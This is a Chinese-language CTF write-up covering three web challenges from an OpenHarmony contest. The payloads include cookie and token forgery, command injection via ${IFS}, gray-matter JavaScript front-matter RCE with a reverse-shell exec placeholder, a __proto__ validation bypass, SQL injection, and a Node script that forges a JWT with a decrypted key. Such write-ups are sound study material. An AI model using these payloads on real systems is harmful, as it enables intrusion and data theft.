第一届OpenHarmony CTF专题赛 Web Writeup
 p0l1st included in CTF
Layers of Compromise
弱口令user password123登录

cookie中role的值改为admin即可查看文档


提示查看/data/app/www/secrettttts获取开发令牌,尝试访问secrettttts/token.txt

这里有auth_token的生成逻辑,写个脚本生成一下auth_token,cookie带上auth_token就能访问logs.php
<?php
$auth_key = 'S3cr3tK3y!2023';
$username = 'dev';
$hash = md5($username . $auth_key);

$data = [
    'username' => $username,
    'hash' => $hash
];

$cookie = base64_encode(serialize($data));
echo "auth_token=" . $cookie . "\n";
存在命令注入,拼接一下就行
action=filter_logs&filter=";ls${IFS}/data"
action=filter_logs&filter=";nl${IFS}/data/f*/f*"
Filesystem
app.controller
  @Post('upload')
  @UseInterceptors(FileInterceptor('file'))
  async doUpload(@UploadedFile() file: Express.Multer.File) {
    const targetPath = path.join(uploadPath, file.originalname);
    console.log(targetPath)
    if(file.originalname.endsWith(".zip") || file.originalname.endsWith(".tar")){
      fs.renameSync(file.path, targetPath);
      var result :string
      result = await  filehelper.extractArc(targetPath)

      return { message: '文件上传解压成功成功!文件夹为:', path: path.basename(result) }
    }else{
      fs.renameSync(file.path, targetPath);
      return { message: '文件上传成功!', path: file.originalname };
    }
  }

  @Get('download')
  async downloadFile(@Query('filename') filename: string, @Response() res) {
    if(filename.includes("./")) throw new NotFoundException('路径不合法');
    const filePath = path.join('/opt/uploads', filename);

    if (!fs.existsSync(filePath)) {
      throw new NotFoundException('文件未找到');
    }

    res.download(filePath, (err) => {
      if (err) {
        res.status(500).send('下载失败');
      }
    });
  }

可以软链接
读/data/opt/filesystem/adminconfig.lock找到password
gray-matter组件可以解析js(—js),https://github.com/jonschlinkert/gray-matter/issues/131:

所以可以通过/admin/changePassword接口处去修改slogo参数的值进行rce:

这里对payload设置了长度限制,但是可以通过__proto__绕过,具体原因可以看下面的issue,:
https://github.com/typestack/class-validator/issues/438


最终payload:
获取token:
POST /admin/login HTTP/1.1
Content-Type: application/json

{"username": "admin", "password": "hArd_Pa@s5_wd"}

rce:
POST /admin/changePassword HTTP/1.1
token: xxxxxxxx
Content-Type: application/json

{"password": "hArd_Pa@s5_wd","__proto__": {},"slogon":"---js\nglobal.process.mainModule.constructor._load('child_process').exec('反弹shell')\n---"}
ezAPP_And_SERVER
https://github.com/ohos-decompiler/abc-decompiler反编译modules.abc
p001entry/src/main/ets/common/Utils/utils
public Object #~@0<#oo0Oo0(..., String arg0) {
  from = Array.from(arg0);
  _lexenv_0_0_ = Array.from("134522123");
  map = from.map(#~@0<@1*#);
  return map.join("");
}
根据这个逻辑对全部加密过的内容进行解密
public class hmtest {
    private static final String KEY = "134522123";

    public static String decrypt(String encrypted) {
        char[] keyChars = KEY.toCharArray();
        char[] encryptedChars = encrypted.toCharArray();
        char[] decryptedChars = new char[encryptedChars.length];

        for (int i = 0; i < encryptedChars.length; i++) {
            char keyChar = keyChars[i % keyChars.length];
            decryptedChars[i] = (char) (encryptedChars[i] ^ keyChar);
        }
        return new String(decryptedChars);
    }

    public static void main(String[] args) {
        // 解密 this.Secret
        String secret = "FpBz\u0001ecH\n\u001bEzx\u0017@|SrAXQGkloXz\u0007ElXZ";
        System.out.println("Decrypted Secret: " + decrypt(secret));

        // 解密代码中出现的其他加密字符串
        String[] encryptedStrings = {
                "\u001eRD\\\u001dD\u0000\u001dTTGRYSU",      // #~@0<#l1Lll1
                "|z}w{Xp|qVXE]Y[v\u000bD\u0001qudwtps|rre\rs\u007fx{qrT\u007fvscts\u0005ykF\u0004~a~J\u0001@\n\u0003YaD\u0001B\u0004K9\\DFUH\u001dyFDc[Fw\u0006\u0001guxsxaJ\u0007h\u0006]aGqGd[p[Dtd|\u0002\u0007\u0001dXYG}RPsAB~\u0005K@F|ZFYtW|\u007f?A\u0006~aG\u0006cN}dKV^XVDl\u0002j\u0002\u0005Cukxzzkkua\u0005d^\u001fRhP\u0004jkFZe\ruQwCUtYV~P~[DVVfc@@8y\u0006@G\u0000{Ea{{}ZeX\\xhCrYU~gaM~t\u0000\u0019^Fup\u007fdF\u0004q|`q\u001bS@tAA\u001cd\u0006\u001fzAB[\u007ftpeSz`P_8\n\bfAL\u000bykAt`Dl\u0007W\u0019\u007fDExr@y|Sf\u0003_HPd\u0005jf`[k_[Y\u001eY\u0003\u001aU\u000b|tg\u0005\u0003fAgiEDAw@vdsD;x\u001b\\|PrubUxe\u0002\u0005x\u001eVv~\u0000mrkzzww\u0003d\u007fXsBuur\u0001_zb]G\u0006\u0004\u000bu\u0003PvzJ~EfdDs|cE\u001eqp\u0000@>aE{usbpq", // #~@0<#l1Lll1
                "J\u0011UVF[^\\\u0011\u000b\u0011SPFT]ST\u0013N", // #~@0<#l1Lll1
                "\u001eRD\\\u001dD\u0000\u001dP^]@TQFB\rFXW\t"  // #~@0<#o0O0OOoo
        };

        for (String str : encryptedStrings) {
            System.out.println("Decrypted: " + decrypt(str));
        }

        // 解密其他在代码中出现的混淆字符串
        String[] additionalStrings = {
                "c`u\u0007\u0002\u0006\t",          // #~@0<@2*#
                "c`u\u0007\u0002\u0006\tNczpg\u0004", // #~@0<#RrrrRRR
                "W_UR"                              // #~@0<@4**#
        };

        for (String str : additionalStrings) {
            System.out.println("Decrypted: " + decrypt(str));
        }
    }
}
得到
Decrypted Secret: wCvO3WRz9*vNM%rMaApkerY^^jI6vXmh
Decrypted: /api/v1/getflag
Decrypted: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6HXr1LSOx2q97lSv0p7z
hqtgy/JwwWntE73TDKGMSx6Z5lRsDuVjBhuGPI050VkhtIgbAppM4xtsNhwkGfOK
s4OSt7PzHVyglkgwX7X04qFZKNOYYDS6Um+gZb5XXwiQ8GcFqfEjbKbLjvegUWur
H4sv3OpSIJOiTkhMZqCkfOTUxLF1+mwFDJVt5COQB/frFps/U5+OspjMGAVgORbn
99Uuy9KZsGQwX2e+NvvIAtLNaW1lycP0XTQiXnhm+k1+g8MGS01TpUZtwuBrDUAw
K/iNbCGQdKQ77J/dEO3YGYHKED2WKmApDGA0lNWou768D0dCHxOwUUwGIQw/CC1s
TwIDAQAB
Decrypted: {"action":"getflag"}
Decrypted: /api/v1/contacts?uid=
Decrypted: RSA2048
Decrypted: RSA2048|PKCS1
Decrypted: flag
#~@0<@4*#这里发现请求/api/v1/getflag的时候需要带上Authorization和X-Sign
    public Object #~@0<@4*#(Object functionObject, Object newTarget, utils this, Object arg0) {

        i = "{\"data\":\"" + arg0 + "\"}";

        ldlexvar = _lexenv_0_0_;

        obj = ldlexvar.request;

        ldlexvar2 = _lexenv_0_1_;

        obj2 = createobjectwithbuffer(["method", 0, "extraData", 0, "header", 0]);

        obj2.method = import { default as http } from "@ohos:net.http".RequestMethod.POST;

        obj2.extraData = i;

        obj3 = createobjectwithbuffer(["Authorization", 0, "X-Sign", 0, "Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7"]);

        ldlexvar3 = _lexenv_1_0_;

        obj4 = ldlexvar3.o0OO00O;

        ldlexvar4 = _lexenv_0_2_;

        ldlexvar5 = _lexenv_1_0_;

        obj3.Authorization = obj4(ldlexvar4, ldlexvar5.oo0Oo0(_lexenv_1_0_.Secret));

        CryptoJS = import { default as CryptoJS } from "@normalized:N&&&@ohos/crypto-js/index&2.0.0";

        MD5 = CryptoJS.MD5(i);

        obj3.X-Sign = MD5.toString();

        obj2.header = obj3;

        callthisN = obj(ldlexvar2, obj2);

        callthisN.then(#~@0<@4**#);

        return null;

    }
JWT的key就是wCvO3WRz9*vNM%rMaApkerY^^jI6vXmh,可以直接伪造
admin的uid ,访问/api/v1/contacts?uid=1" or 1=1– 获得

最后得算X-Sign,需要用上面解出的RSA公钥加密,data的值是是{“action”:“getflag”}
const jwt = require('jsonwebtoken');
const axios = require('axios');
const CryptoJS = require('crypto-js');
const crypto = require('crypto');

const pubKey = `-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6HXr1LSOx2q97lSv0p7z
hqtgy/JwwWntE73TDKGMSx6Z5lRsDuVjBhuGPI050VkhtIgbAppM4xtsNhwkGfOK
s4OSt7PzHVyglkgwX7X04qFZKNOYYDS6Um+gZb5XXwiQ8GcFqfEjbKbLjvegUWur
H4sv3OpSIJOiTkhMZqCkfOTUxLF1+mwFDJVt5COQB/frFps/U5+OspjMGAVgORbn
99Uuy9KZsGQwX2e+NvvIAtLNaW1lycP0XTQiXnhm+k1+g8MGS01TpUZtwuBrDUAw
K/iNbCGQdKQ77J/dEO3YGYHKED2WKmApDGA0lNWou768D0dCHxOwUUwGIQw/CC1s
TwIDAQAB
-----END PUBLIC KEY-----`;

const sign = (data = {}) => jwt.sign(data, `wCvO3WRz9*vNM%rMaApkerY^^jI6vXmh`);

const url = "http://web-a9e5aece41.challenge.xctf.org.cn";
const path = "/api/v1/getflag";
const r24 = ["9d5ec98c-5848-4450-9e58-9f97b6b3b7bc"];

(async () => {
    for (const item of r24) {

        const rawPayload = JSON.stringify({ action: "getflag" });
        const encrypted = crypto.publicEncrypt({
            key: pubKey,
            padding: crypto.constants.RSA_PKCS1_PADDING
        }, Buffer.from(rawPayload));

        const payload = encrypted.toString('base64');

        // token
        const token = sign({
            sub: "1234567890",
            uid: item,
            iat: 1516239022
        });

        const dataStr = `{"data":"${payload}"}`;
        const signX = CryptoJS.MD5(dataStr).toString();

        console.log("token:", token);
        console.log("X-Sign:", signX);

        try {
            const response = await axios.post(url + path, { data: payload }, {
                headers: {
                    Authorization: token,
                    'X-Sign': signX
                }
            });
            console.log("Response:", response.data);
        } catch (error) {
            console.error("请求出错:", error.response?.data || error.message);
        }
    }
})();